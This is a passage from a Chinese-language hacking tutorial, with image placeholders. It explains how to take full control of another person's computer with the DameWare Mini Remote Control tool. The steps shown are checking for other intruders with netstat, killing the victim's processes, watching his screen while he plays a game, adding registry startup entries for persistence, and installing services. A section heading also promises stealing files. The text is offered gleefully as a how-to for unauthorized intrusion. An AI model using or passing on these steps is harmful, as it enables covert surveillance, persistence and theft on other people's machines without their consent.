


图11

小提示　在做什么之前最好在远程主机上netstat -n，查看一下是否有别的入侵者，如果有的话，大家打个招呼啊。：）




图12




图13

好的，让我们来看一下远程主机的进程吧，在树状菜单里找到Processes，双击后就会看到远程主机的进程列表（包括它的CPU使用率），如图12所示。

对进程进行操作就像在本地机一样，可以点击下面的那几个图标对进程进行操作，也可以在相应进程上用鼠标右键进行操作，我结束了它上面的CMD进程，如图13所示。

看来远程主机没有什么对我们有威胁的进程，并且通过Dame Ware Mini Remote Control屏幕监视看到他还在津津有味的玩CS呢。

LOOK 注意　通过上面的过程，我们已经完全控制了远程主机，既我们能够决定远程主机上应该执行什么命令，不应该执行什么命令。我们所要做的就是杀掉不应该执行的，打开应该执行的。

五、修改配置、安装服务、窃取文件

找到树状菜单下面的Registry，双击打开远程主机的注册表，你就可以修改它的注册表了。例如，可以在里面加入启动项等等，如图14所示。




图14




图15

接下来，打开树型菜单中Services，双击Services View，可以在这里打开或关闭它上面的服务，如果他哪个服务还没有装，那么好心一点，给他装上吧（嘿嘿），如图15所示。

点击Install Services，然后出现如图16所示界面，在本地找到服务安装程序就可以给他装上了。Remove services的用法一样，不多做介绍了。

